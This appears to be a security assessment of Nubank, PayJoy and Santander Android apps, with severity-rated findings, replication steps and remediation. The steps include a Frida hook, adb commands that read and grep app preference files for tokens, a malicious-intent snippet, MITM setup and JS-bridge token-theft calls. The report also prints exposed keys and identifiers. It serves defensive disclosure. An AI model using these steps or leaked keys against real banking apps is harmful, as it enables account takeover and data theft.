UNVERIFIED: The finding describes a @JavascriptInterface-annotated method (_callHandler) in the flutter_inappwebview plugin's JavaScriptBridgeInterface class that creates a bidirectional JS-to-native bridge. Dynamic verification was attempted but could not be completed because: (1) The target APK (com.nu.production / Nubank, v9.48.8) is a split-required App Bundle with requiredSplitTypes="base__abi,base__density" - the base APK alone fails to install with INSTALL_FAILED_MISSING_SPLIT, and no ABI/density split APKs are available on the sandbox. (2) The JADX MCP decompiler service was unavailable (connection refused), preventing deeper static analysis of how the app uses InAppWebView and whether untrusted URLs are loaded. (3) No test credentials are available for this banking app, so even if the app could be installed, authenticated surfaces would be inaccessible. The flutter_inappwebview plugin is known to register this bridge interface on all WebViews it manages; the security impact depends on whether the app loads attacker-controllable URLs (via deep links, MITM, or phishing) into an InAppWebView instance. This could not be confirmed or denied on-device.

Steps to replicate

1. Dynamic verification was NOT possible. Attempted steps: 1. Retrieved AndroidManifest.xml confirming package com.nu.production. 2. Attempted to install APK via adb - failed with INSTALL_FAILED_MISSING_SPLIT (requires base__abi and base__density splits not present). 3. Attempted alternative install methods (--no-streaming, --no-verify, --skip-verification) - all failed with same error. 4. JADX MCP server (localhost:9824) was unreachable, preventing source code analysis of the JavaScriptBridgeInterface class and the app's WebView usage patterns. 5. No split APKs found

anywhere on the sandbox filesystem. BLOCKED: To verify this finding, the complete App Bundle (all splits) is needed to install the app, or the JADX decompiler must be available to trace how the app uses InAppWebView and what URLs it loads.

3. Broad Package Visibility via QUERY_ALL_PACKAGES Permission

Severity	Low

Description

The app declares the QUERY_ALL_PACKAGES permission along with an extensive <queries> element listing 300+ package names spanning VPN applications, root detection tools, emulators, fake GPS spoofers, remote desktop apps, and modding frameworks. This grants full visibility into all installed apps on the user's device. While used for fraud detection in a banking context, it represents excessive data collection about the user's installed software ecosystem, violating least-privilege principles. The permission also conflicts with Google Play policy requiring narrow package visibility declarations.

Steps to replicate

1. Install the app on a device.
2. Run adb shell pm list packages to enumerate all installed packages.
3. Use Frida to hook PackageManager.getInstalledPackages() or related queries. frida -U -f com.nu.production -l hook_pm.js --no-pause
4. Hook script: Java.perform(function() { var PM = Java.use('android.app.ApplicationPackageManager'); PM.getInstalledPackages.overload('int').implementation = function(flags) { var result = this.getInstalledPackages(flags); console.log('Queried installed packages: count=' + result.size()); return result; } });
5. Observe the full list of installed apps being queried by the app.

4. Insecure Default WebView Settings

Severity	Low

Description

VERIFICATION BLOCKED: The target app (com.nu.production) could not be installed on the test device. The APK is a split APK requiring base__abi and base__density split files (as declared in the manifest: android:requiredSplitTypes="base__abi,base__density"), but only the base APK was available at /data/project/input/original.apk. Installation failed with INSTALL_FAILED_MISSING_SPLIT. Without the app installed, no dynamic verification of the InAppWebView settings (JavaScript enabled, DOM storage enabled, file/content access enabled) or the InAppBrowserActivity SearchView URL navigation could be performed. The static finding remains as originally reported: the flutter_inappwebview plugin defaults to insecure WebView settings (javaScriptEnabled=true, domStorageEnabled=true, allowFileAccess=true, allowContentAccess=true, saveFormData=true, thirdPartyCookiesEnabled=true) and InAppBrowserActivity exposes a SearchView that passes user input directly to loadUrl().

Steps to replicate

1. BLOCKED - App could not be installed on device. Attempted: adb install /data/project/input/original.apk -> Failure [INSTALL_FAILED_MISSING_SPLIT: Missing split for com.nu.production]. The APK manifest declares android:requiredSplitTypes="base__abi,base__density" but only the base APK was available. A PoC HTTPS server was prepared at https://10.11.3.2:443/ serving XSS test payload with marker 'NUWEBVIEW-ATTACK-CONFIRMED', but could not be used because the app was not installed. To verify: (1) Obtain all required APK splits (base+abi+density). (2) Install with: adb install-multiple base.apk base__abi.apk base__density.apk. (3) Launch app and trigger InAppBrowserActivity. (4) If SearchView

is visible, navigate to https://10.11.3.2:443/ (PoC server). (5) Check if JavaScript alert executes and if DOM storage/file access are enabled. (6) Check logcat for XSS marker or bridge interactions.

5. Unrestricted Deep Link Forwarding to Flutter Engine

Severity	Low

Description

UNVERIFIED - Dynamic verification could not be performed. The target app (com.nu.production, a Mexican banking app) is not installed on the test device. The only available APK file (/data/local/tmp/base.apk, 1.8MB) is a partial base split that requires additional split APKs (base__abi, base__density per the manifest's requiredSplitTypes attribute) which are not present on the device or sandbox. Installation attempts fail with 'Missing split for com.nu.production param.' Additionally, the JADX MCP decompilation service was unavailable during this assessment, preventing static code path tracing. The finding describes FlutterDeepLinkHandler.canHandleAsyncOptimized() unconditionally returning TRUE for all URIs, making it a catch-all handler that forwards any URI matching the app's deep link intent filters to the Flutter engine without native-layer validation. While this is a plausible CWE-939 issue based on the static analysis description, it could not be confirmed or denied via dynamic testing on- device. The attack surface (deep link schemes, exported activities, intent filters) could not be enumerated from the device because the app is not installed, and the manifest analysis from the partial APK does not contain the full activity/intent-filter declarations.

Steps to replicate

1. BLOCKED - Cannot reproduce. The app (com.nu.production) is not installed on the test device. The available base.apk (1.8MB) requires split APKs (base__abi, base__density) that are not available. Installation fails with 'Missing split for com.nu.production param.' Without the app installed, deep link intents (e.g., adb shell am start -a android.intent.action.VIEW -d 'nu://arbitrary/path') cannot be sent to the app's exported activities, and no Flutter routing behavior can be observed. To verify: (1) Obtain the complete APK set (base + all splits) or an .apks bundle; (2) Install all splits via adb install-multiple; (3) Send crafted deep link intents via adb shell am start; (4) Monitor logcat for deep link routing and Flutter engine processing; (5) Screenshot any unexpected navigation or authentication bypass.

6. Incomplete Backup Data Exclusion Rules

Severity	Informational

Description

The app defines backup exclusion rules that only protect four specific data files (appsflyer-data, appsflyer-purchase-data, afpurchases.db, ency_shared_pref.xml). However, the SharedPreferencesDataSource class stores application data in standard (unencrypted) SharedPreferences without restricting which preference files are used. While android:allowBackup is set to false (mitigating most risk), the backup rules themselves are incomplete - they do not use blanket exclusions for all SharedPreferences domains. If allowBackup behavior changes due to OEM modifications or future app updates, sensitive data stored in non-excluded SharedPreferences files could be exposed via cloud backup or device-to-device transfer.

Steps to replicate

1. On a rooted device or emulator, inspect SharedPreferences files: adb shell run-as com.nu.production ls -la shared_prefs/ adb shell run-as com.nu.production cat shared_prefs/*.xml
2. Compare with the backup rules to identify prefs files NOT excluded.
3. Check for sensitive tokens, session IDs, or user data in non-excluded prefs: adb shell run-as com.nu.production cat shared_prefs/<non-excluded>.xml | grep -i 'token\|session\|password\|key'
4. Enable auto-backup testing with adb shell bmgr backupnow com.nu.production to verify backup behavior.

PayJoy Credit 2.2 production

Package: com.payjoy.credito **Findings:** 5 **Highest risk:** Medium

1. Deep Link Parameter Injection Leading to Potential Credential Exfiltration

Severity	Medium

Description

A co-installed malicious application can target the exported MainActivity via App Links deep links to inject an arbitrary 'source' parameter directly into SharedPreferences without any validation or allowlisting. The same SharedPreferences file stores sensitive cryptographic material (offlineHash signing key) and PII (IMEI, device UUID, person UUID) in plaintext. If the injected source value is subsequently used to influence API endpoint selection, URL construction, or data routing, the app could be manipulated into transmitting the stored offlineHash and device identifiers to an attacker-controlled destination, enabling credential theft and potential account takeover.

Steps to replicate

1. The source report did not provide executable reproduction steps for this item, or dynamic verification was blocked.

2. Deep Link Parameter Injection via App Links

Severity	Low

Description

The exported MainActivity accepts deep links matching https://app.payjoy.com/openmarket*. In onCreate(), it extracts the source query parameter from the incoming intent URI and stores it directly into SharedPreferences without any validation, sanitization, or allowlisting. This value is subsequently included in API requests via CheckCompatibilityRequest.applicationSource. While autoVerify=true restricts browser-triggered App Links to the legitimate domain, any malicious app installed on the same device can send a direct explicit Intent with package targeting (setPackage("com.payjoy.credito")) containing a crafted source parameter value, bypassing domain verification entirely. This allows injection of arbitrary attribution/source data that gets persisted and transmitted to backend services.

Steps to replicate

1. Create a malicious Android app on the same device.
2. Send an explicit Intent targeting the victim app: val intent = Intent(Intent.ACTION_VIEW).apply { data = Uri.parse("https://app.payjoy.com/openmarket?source=ATTACKER_INJECTED_VALUE") setPackage("com.payjoy.credito") addCategory(Intent.CATEGORY_BROWSABLE) } startActivity(intent)
3. The MainActivity will receive the intent, extract source=ATTACKER_INJECTED_VALUE, and store it in SharedPreferences.
4. This value will later be sent in CheckCompatibilityRequest.applicationSource to https://api.payjoy.com/consumer/creditline/instore/device-compatibility.
5. Verify via logcat or SharedPreferences inspection that the injected source value persists.

3. Exported MainActivity Accepts External Intents

Severity	Low

Description

The MainActivity is exported (required for launcher) and also serves as the deep link handler for https://app.payjoy.com/openmarket. As the launcher activity, it must be exported. However, the deep link intent filter combined with the exported state means any app on the device can directly target this activity with crafted VIEW intents. The activity processes the incoming URI data (including the source query parameter) and logs the full intent data string (intentUri:) without redacting sensitive parameters. On rooted devices or via ADB, this enables triggering the app's initialization flow with controlled inputs.

Steps to replicate

1. From ADB or a malicious app, send a crafted intent: adb shell am start -a android.intent.action.VIEW -d "https://app.payjoy.com/openmarket?source=test" -n com.payjoy.credito
2. Observe in logcat that the intent URI is logged: package: com.payjoy.credito, intentUri: https://app.payjoy.com/openmarket?source=test

4. Insecure Storage of Sensitive Device Identifiers and Cryptographic Material

Severity	Low

Description

is truncated). If source influences URL construction or API routing, the plaintext offlineHash signing key could be exfiltrated, enabling API authentication bypass or account takeover. The insecure storage of crypto material in the same SharedPreferences amplifies the consequence of the parameter injection from a low-severity config issue to a potential credential theft vector. Steps to Reproduce 1. Malicious co-installed app targets the exported MainActivity via a crafted deep link intent matching https://app.payjoy.com/openmarket* (SAST-72303) 2. The deep link's unvalidated 'source' query parameter is extracted in onCreate() and written directly to SharedPreferences, allowing injection of attacker-controlled values (SAST-72291) 3. The app subsequently uses the injected source value alongside insecurely stored credentials (offlineHash, IMEI, UUIDs) in the same SharedPreferences, potentially transmitting sensitive signing keys and PII to an attacker-influenced endpoint (SAST- 72306) Remediation This attack chain involves 3 steps. Break the chain by fixing the weakest link: Step 1: Malicious co-installed app targets the exported MainActivity via a crafted deep link intent matching https://app.payjoy.com/openmarket* (fix SAST-72303) Step 2: The deep link's unvalidated 'source' query parameter is extracted in onCreate() and written directly to SharedPreferences, allowing injection of attacker-controlled values (fix SAST-72291) Step 3: The app subsequently uses the injected source value alongside insecurely stored credentials (offlineHash, IMEI, UUIDs) in the same SharedPreferences, potentially transmitting sensitive signing keys and PII to an attacker-influenced endpoint (fix SAST-72306) Low Findings Deep Link Parameter Injection via App Links Low Description The exported MainActivity accepts deep links matching https://app.payjoy.com/openmarket*. In onCreate(), it extracts the source query parameter from the incoming intent URI and stores it directly into SharedPreferences without any validation, sanitization, or allowlisting. This value is subsequently included in API requests via CheckCompatibilityRequest.applicationSource. While autoVerify=true restricts browser-triggered App Links to the legitimate domain, any malicious app installed on the same device can send a direct explicit Intent with package targeting (setPackage("com.payjoy.credito")) containing a crafted source parameter value, bypassing domain verification entirely. This allows injection of arbitrary attribution/source data that gets persisted and transmitted to backend services.

Steps to replicate

1. Malicious co-installed app targets the exported MainActivity via a crafted deep link intent matching https://app.payjoy.com/openmarket* (SAST-72303)

2. The deep link's unvalidated 'source' query parameter is extracted in onCreate() and written directly to SharedPreferences, allowing injection of attacker-controlled values (SAST-72291)
3. The app subsequently uses the injected source value alongside insecurely stored credentials (offlineHash, IMEI, UUIDs) in the same SharedPreferences, potentially transmitting sensitive signing keys and PII to an attacker-influenced endpoint (SAST- 72306)

5. Exported Debug Activity in Production Build

Severity	Informational

Description

The Compose UI Tooling PreviewActivity is declared with android:exported="true" in the production manifest. While the activity itself performs a runtime check for the debuggable flag (getApplicationInfo().flags & 2) and finishes immediately if the app is not debuggable, declaring a debug-only component as exported in a release build is a security anti-pattern. On the release build, the runtime guard mitigates direct exploitation, but the presence of this component increases the attack surface and could be problematic if the build configuration changes.

Steps to replicate

1. Attempt to launch the PreviewActivity via ADB or a malicious app: adb shell am start -n com.payjoy.credito/androidx.compose.ui.tooling.PreviewActivity --es composable "test"
2. Observe in logcat: Application is not debuggable. Compose Preview not allowed. and the activity finishes immediately.

Santander 11.2

Package: mx.bancosantander.supermovil **Findings:** 13 **Highest risk:** Critical

1. MitM Content Injection into WebView Leading to JS Bridge Exploitation and Account Takeover

Severity	Critical

Description

An attacker on the same network as the victim can intercept the app's WebView traffic by exploiting the SSL certificate validation bypass (which prompts users to accept invalid certs) or by leveraging the app's trust of user-installed CA certificates. Once MitM is established, the attacker injects malicious JavaScript into the loaded WebView page, which then invokes the exposed sensitive JavaScript bridge methods (CoDi, Common, C2S, DirectServices, Portability interfaces) to perform unauthorized banking operations, exfiltrate session tokens, or initiate transactions on behalf of the user. The cleartext traffic permission for multiple domains further expands the attack surface to non-HTTPS API communications.

Steps to replicate

1. Attacker on same network presents an invalid SSL certificate to the victim's WebView; the app's onReceivedSslError handler prompts the user to proceed, and the user accepts, allowing MitM (SAST-72565)
2. Alternatively, if the attacker has installed a rogue CA certificate on the device (via social engineering or MDM), the app trusts it implicitly, enabling silent MitM without user interaction (SAST-72568)
3. For domains configured for cleartext HTTP, the attacker intercepts traffic directly without any certificate manipulation (SAST-72535)
4. Attacker injects malicious JavaScript into the intercepted WebView page that calls exposed @JavascriptInterface methods in CommonJavascriptInterface and other bridges to access sensitive app functions (SAST-72556)
5. Malicious JS specifically targets CoDiJavascriptInterface methods (including the hardcoded BUC customer identifier) to initiate unauthorized financial transactions or exfiltrate authentication tokens (SAST-72557)

2. Insecure JavaScript Bridge Exposing Sensitive Operations

Severity	Medium

Description

Multiple JavaScript interfaces are registered with WebViews throughout the app (CommonJavascriptInterface, CoDiJavascriptInterface, C2SJavascriptInterface, DirectServicesJavaScriptInterface, PortabilityJavaScriptInterface, etc.). These expose highly sensitive methods annotated with @JavascriptInterface including: getSSOToken() returning single sign-on tokens, getAccessCode() returning access codes, getAnonimized() returning anonymized identifiers, fileDownload(content, fileName) allowing arbitrary file writes, and getBuc() which injects a hardcoded BUC (banking customer identifier) value ('52029917'). Combined with the SSL validation bypass, a MITM attacker could inject JavaScript into WebView pages and invoke these interfaces to exfiltrate authentication tokens, write arbitrary files, and access sensitive banking operations.

Steps to replicate

1. Perform a MITM attack exploiting the SSL bypass (tap 'Sí' on the certificate dialog).

2. Replace the loaded WebView HTML/JS content with a crafted payload.
3. From injected JavaScript, call: - Android.getSSOToken() to retrieve the SSO token - Android.getAccessCode() to retrieve the access code - Android.fileDownload('malicious_content', '/path/to/file') to write arbitrary files - Android.getBuc() which triggers setBuc('52029917')
4. Exfiltrate the obtained tokens to an attacker-controlled server.

3. Pre-Production Environment Access via Exposed Endpoints and Hardcoded Customer Identifier

Severity	Medium

Description

An attacker decompiles the APK to extract development, staging, and QA API endpoints bundled in apis_fallback.json, along with a hardcoded customer identifier (BUC '52029917') embedded in the CoDi JavaScript interface. The attacker then targets the pre-production endpoints (which are configured for cleartext HTTP traffic) using the hardcoded BUC to impersonate or target a specific customer. Pre-production environments typically have weaker security controls, reduced logging, and may expose additional functionality not available in production.

Steps to replicate

1. Attacker decompiles the APK and extracts apis_fallback.json containing dev, staging, QA, and demo environment API endpoints across multiple countries (SAST-72539)
2. Attacker extracts the hardcoded BUC customer identifier '52029917' from CoDiJavascriptInterface source code to use as a known customer reference when interacting with pre-production APIs (SAST-72544)
3. Attacker targets pre-production domains (e.g., idpsantander.pre.mx.corp, apicorppre18.santander.com.mx) which are permitted for cleartext HTTP, enabling interception or direct interaction without TLS protection (SAST-72535)

4. SSL Certificate Validation Bypass in WebView

Severity	Medium

Description

The CustomWebViewClient overrides onReceivedSslError and presents a dialog prompting the user to proceed despite SSL certificate validation failures. Calling handler.proceed() ignores certificate errors entirely, allowing a man-in-the-middle attacker with an arbitrary certificate to intercept all WebView HTTPS traffic if the user taps 'Sí'. In a banking application, this exposes session tokens, financial data, and credentials transmitted through the WebView.

Steps to replicate

1. Set up a MITM proxy (e.g., mitmproxy or Burp Suite) on the same network as the target device.
2. Install the proxy's CA certificate on the Android device.
3. Launch the app and navigate to any feature utilizing the CustomWebViewClient (e.g., CoDi, Tracking Card, Cashback, Plazo, Deferred Payments, Bts activities).
4. Observe the SSL error dialog presented in the WebView showing 'Error de Certificado SSL'.
5. Tap 'Sí' to proceed past the certificate warning.
6. All subsequent HTTPS traffic between the WebView and backend will be intercepted by the MITM proxy.

5. Trust of User-Installed CA Certificates

Severity	Medium

Description

The network security configuration includes <certificates src="user"/> in the base trust anchors, meaning the app trusts any user-installed CA certificate. On Android devices where a malicious actor has installed a rogue CA certificate (either through device compromise, MDM, or social engineering), all of the app's TLS connections can be transparently intercepted. Additionally, raw custom CA certificates corresponding to pre-production environments (dev, pre) are bundled directly into the production APK.

Steps to replicate

1. Generate a self-signed CA certificate and install it on the Android device under Settings → Security → Encryption & Credentials → Install a certificate → CA certificate.
2. Set up a MITM proxy (Burp Suite / mitmproxy) using the generated CA.
3. Launch the Santander Mobile app on the device.
4. The app will trust the user-installed CA and all TLS traffic will be intercepted without triggering any certificate errors.

6. Cleartext Traffic Permitted for Multiple Domains

Severity	Low

Description

The network security configuration explicitly permits cleartext (HTTP) traffic for multiple domains including 10.0.2.2 (emulator localhost), pre-production infrastructure domains (idpsantander.pre.mx.corp, apicorppre18.santander.com.mx), OAuth servers (oauthservermx_pf_caas_dev_mx_corp), and appsflyer.com. Even though the global usesCleartextTraffic is set to false, this per-domain override allows unencrypted communications with these hosts, exposing authentication tokens and data to network sniffing. The inclusion of emulator (10.0.2.2) and dev/pre domains in a production release suggests leftover debug/test configurations.

Steps to replicate

1. Connect the device to a network with a packet capture tool (Wireshark/tcpdump).
2. Trigger traffic to any of the whitelisted cleartext domains (e.g., AppsFlyer SDK analytics calls to appsflyer.com).
3. Observe that HTTP (non-TLS) traffic is sent in cleartext, revealing data payloads.

7. Dangerous Permissions: READ_LOGS and READ_PRIVILEGED_PHONE_STATE

Severity	Low

Description

The app requests two dangerous permissions: (1) READ_LOGS - Allows reading the Android system log buffer which may contain sensitive runtime data, stack traces, or other app logging output, presenting an information disclosure risk. (2) READ_PRIVILEGED_PHONE_STATE - A system-level/signature permission typically reserved for carrier/system apps that grants access to privileged telephony state beyond what READ_PHONE_STATE provides. Both permissions represent excessive privilege for a banking application and expand the attack surface for information leakage.

Steps to replicate

1. Build a malicious app requesting READ_LOGS permission.
2. Install on the same device as the Santander app.
3. Use logcat to read the system log buffer to capture any sensitive log output from the Santander app.
4. For READ_PRIVILEGED_PHONE_STATE: On vulnerable Android versions, access enhanced telephony APIs including IMEI, IMSI, and subscriber information.

8. Exposure of Development and Staging API Endpoints

Severity	Low

Description

The APK bundles a JSON file (apis_fallback.json) containing development, staging, QA, and demo environment API endpoints for Open Digital Services and Open Bank APIs across multiple countries (US, Germany, Mexico). These include URLs such as api.dev., api.stg., api.qa., api.demo. variants. Exposing non-production endpoint addresses in production releases aids attackers in mapping the internal infrastructure and targeting less secured pre- production environments.

Steps to replicate

1. Decompile the APK.
2. Open assets/apis_fallback.json.
3. Extract all listed API URLs for dev, stg, qa, demo environments.
4. Probe the discovered endpoints for vulnerabilities.

9. Hardcoded Customer Identifier (BUC)

Severity	Low

Description

A hardcoded BUC (Bank Universal Client/customer identifier) value '52029917' is embedded directly in the CoDiJavascriptInterface source code. This value is injected into the WebView via JavaScript injection. A hardcoded customer identifier in the compiled APK can be extracted by anyone who decompiles the application, and represents either a test account identifier left in production or a shared/default BUC used for the CoDi payment feature.

Steps to replicate

1. Decompile the APK with jadx.
2. Navigate to CoDiJavascriptInterface class.
3. Locate the getBuc() method and extract the value '52029917'.
4. This BUC value can be used to identify/refer to the associated banking customer.

10. Hardcoded Google Maps API Key

Severity	Low

Description

A Google Maps API key (AIzaSyC75hOrxClhjhg3vIviZQAgvSicLV6I4Ak) is hardcoded in the AndroidManifest.xml. While Google Maps API keys embedded in mobile apps are somewhat common, failure to restrict the key to the app's package signature means attackers could extract it and abuse the associated Google Cloud project quota, potentially leading to billing charges or service disruption.

Steps to replicate

1. Decompile the APK using apktool or jadx.
2. Open AndroidManifest.xml.
3. Extract the Google Maps API key: AIzaSyC75hOrxClhjhg3vIviZQAgvSicLV6I4Ak.
4. Verify the key is functional by making Google Maps API requests.

11. Overly Broad FileProvider Path Configuration

Severity	Low

Description

The FileProvider configuration uses overly broad path='.' for external-path, external-cache- path, and two files-path entries, exposing the entire root of each directory as shareable via content://mx.bancosantander.supermovil.fileprovider/ URIs. However, dynamic verification was BLOCKED: (1) The FileProvider is NOT exported (android:exported="false" in manifest), confirmed by SecurityException when attempting direct content:// queries from adb shell - external apps cannot access it without grantUriPermission. (2) The app crashes on launch due to a missing native library (libaugrkeqqnrb.so - UnsatisfiedLinkError), preventing any dynamic testing of the JavaScript bridge fileDownload() method or FileProvider URI sharing flow. (3) The JADX decompiler backend was unavailable, preventing static analysis of the fileDownload bridge method's path sanitization. The finding remains plausible if the JS bridge can be exploited via MITM to write files with path traversal and then trigger a FileProvider URI grant, but this could not be verified on-device.

Steps to replicate

1. Attempted to query FileProvider directly via: content query --uri content://mx.bancosantander.supermovil.fileprovider/external_files/ - Result: SecurityException (provider not exported, access denied). 2. Attempted to launch app for dynamic testing: am start -n mx.bancosantander.supermovil/.activities.splash.SplashActivity - Result: App crashes with FATAL EXCEPTION (UnsatisfiedLinkError: library 'libaugrkeqqnrb.so' not found). 3. Could not proceed to test JavaScript bridge fileDownload() method or FileProvider URI sharing. STATIC CONFIRMATION: The file_paths.xml uses path='.' for all four path types (external_files, external_cache, data, files), which is overly broad. The FileProvider authority is mx.bancosantander.supermovil.fileprovider with grantUriPermissions=true but exported=false.

12. Unrestricted Package Query Capability

Severity	Low

Description

The QUERY_ALL_PACKAGES permission allows the app to enumerate all installed packages on the device. While this appears to be used for root/jailbreak detection (the <queries> section lists many known root/hack tools like Magisk, SuperSU, Xposed, Lucky Patcher, etc.), the blanket QUERY_ALL_PACKAGES permission is overly broad and grants visibility into the user's entire app installation history, creating a privacy concern. Google Play restricts this permission to specific use cases.

Steps to replicate

1. Observe the declared permission QUERY_ALL_PACKAGES in the manifest.
2. An app with this permission can call PackageManager.getInstalledPackages() to list all installed apps.
3. This data could be collected and sent to analytics/telemetry servers, revealing user behavior patterns.

13. Insecure Data Storage in Plain SharedPreferences

Severity	Informational

Description

VERIFIED on rooted device. The app stores sensitive data in plaintext (unencrypted) SharedPreferences XML files under /data/data/mx.bancosantander.supermovil/shared_prefs/. Confirmed plaintext files include: (1) SupermovilMexico.xml containing app environment config, (2) DEVICE_SHARED_PREFERENCES.xml containing a device UUID, (3) rsa_application_key_prefs.xml containing the RSA mobile SDK app key (787BD3DB3C38AEA3F0177833742F2E6C) and hardware ID in cleartext - both security- sensitive values, (4) appsflyer-data.xml with installation tracking data, (5) com.dynatrace.android.dtxPref.xml with monitoring configuration. Notably, unified_sdk_registration.xml IS encrypted (uses IV-based encryption), proving the app has encryption capability (likely EncryptedSharedPreferences/SecurePreferences) but applies it inconsistently - the majority of preference files remain unencrypted. No session tokens or user credentials were found because the app was tested in an unauthenticated state (no login credentials available); however, the RSA app key and device UUID in cleartext are confirmed sensitive data exposures. The finding is confirmed: plaintext SharedPreferences storage exists and is readable via root filesystem access.

Steps to replicate

1. Root the test device or use an emulator with adb root.
2. Confirm app installed: adb shell pm list packages | grep santander → package:mx.bancosantander.supermovil
3. List shared prefs: adb shell su 0 ls /data/data/mx.bancosantander.supermovil/shared_prefs/ → 20 XML files confirmed
4. Read plaintext sensitive data: - adb shell su 0 cat /data/data/mx.bancosantander.supermovil/shared_prefs/SupermovilMexico.xml → ENVIRONMENT=0, compartirPantalla=0 - adb shell su 0 cat /data/data/mx.bancosantander.supermovil/shared_prefs/DEVICE_SHARED_PREFERENCES.xml → DEVICE_UUID=b925be69-266b-36f2-989e-1d7f394edbd8 - adb shell su 0 cat /data/data/mx.bancosantander.supermovil/shared_prefs/rsa_application_key_prefs.xml → RSA app key=787BD3DB3C38AEA3F0177833742F2E6C, hardware_id=a55b823b-1397- 4a50-baa9-92fb7c498ca5
5. Note: unified_sdk_registration.xml uses IV-based encryption, proving the app CAN encrypt but doesn't for most prefs.
6. Screenshot evidence: evidence Remediation Migrate all SharedPreferences that store sensitive or security-relevant data to AndroidX EncryptedSharedPreferences (or an equivalent AES-GCM based secure preference library), ensuring consistent application across all preference files including configuration, device identifiers, and SDK keys. Audit every SharedPreferences file under the app's data directory and classify each stored value by sensitivity, encrypting anything containing keys, identifiers, tokens, or configuration that could aid an attacker. Avoid storing RSA application keys or hardware identifiers in plaintext; consider fetching keys dynamically from a backend or storing them in the Android Keystore. Implement automated tests that verify no plaintext sensitive data exists in SharedPreferences across build variants. Additionally, set allowBackup to false in the AndroidManifest to prevent preference data from being extracted via adb backup on non- rooted devices.

Conclusion

The results paint a mixed picture. Mexico's financial apps are not uniformly weak, but the same sharp-edged patterns keep showing up: loosely validated deep links, overexposed Android components, permissive WebViews, JavaScript bridges with too much reach, and transport-security choices that can turn a small foothold into a high-impact chain. The two critical-rated applications and several high-rated findings show that client-side issues can still line up into account-takeover, token-theft, or transaction-manipulation scenarios.

At the same time, this was a credential-free review, so the assessment only scratches the surface of authenticated workflows. The practical takeaway is straightforward: financial institutions in Mexico need to lock down exported entry points, fail closed on TLS errors, treat every deep link and WebView URL as attacker-controlled, and keep sensitive native functions out of broadly reachable JavaScript bridges. A defense-in-depth, least-privilege approach would knock out most of the attack chains documented here before they can get off the ground.